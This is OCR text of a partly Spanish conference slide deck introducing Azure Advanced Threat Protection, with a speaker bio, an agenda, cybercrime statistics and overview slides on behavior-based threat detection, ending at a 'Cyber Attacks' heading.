Detección y Protección contra Amenazas Avanzadas con Azure ATP

Raúl Beamud Carretero - @raulbeamud

¡Gracias!

Patrocinadores Locales

Colabora

```
~ # whoami
nobody
~ #
```

Microsoft

PARTNER RESEARCH
PANEL MEMBER

Raúl Beamud Carretero

Avanade Spain Security Lead

- MCP – MCSA – MCSE – MCITP – MCXXX ….
- Penetration Testing - Red & Blue Teaming
- Cybersecurity Analyst & Research
- CPHE Certified (The Security Sentinel)
- CHEE Certified (The Security Sentinel)
- Perito Informático Forense
- ICSP (Ihacklabs Certified Student Pentester)
- DPO (Data Protection Officer)

raul.beamud@avanade.com

https://www.linkedin.com/in/raulbeamud/

@raulbeamud

Disclaimer …

No nos hacemos responsables del uso que cada uno pueda hacer con la información compartida hoy

La información y herramientas utilizadas son únicamente con propósitos educativos

Algunas de las cosas que estás pensando hacer no son legales

Agenda

1. Introduction
2. Cyber attacks
3. Cyber defense
4. Incident Response

Introduction

Sobering statistics

The frequency and sophistication of cybersecurity attacks are getting worse.

Every day more than a million people become victims of cybercrime

Source: Microsoft Cybercrime Unit

80% of employees who admit to using non-approved software

Source: Computing.co.uk

160+ million records have already been compromised

Source: Idtheftcenter.org

One in five small and medium businesses are targeted in cybercrime attacks

Source: Microsoft Cybercrime Unit

Cybercrime costs the global economy up to **five hundred billion dollars** annualy

Source: Microsoft Cybercrime Unit

200 days on average since a system is compromised until the intrusion is detected

Source: Mandiant

The average cost of a breach is **3,5 million $**

Source: Ponenom Institude

70% of organizations have had a security incident that negatively impacted their business in the past year


Source: Forbes

Azure ATP


An platform to identify advanced security attacks and insider threats ***before*** they cause damage

Behavioral Analytics + Detection of advanced attacks and security risks = Advanced Threat Detection


Azure Advanced Threat Protection brings the behavioral analytics concept to IT and the organization's users.



How Azure ATP works




Detects a wide range of suspicious activities




Cyber Attacks

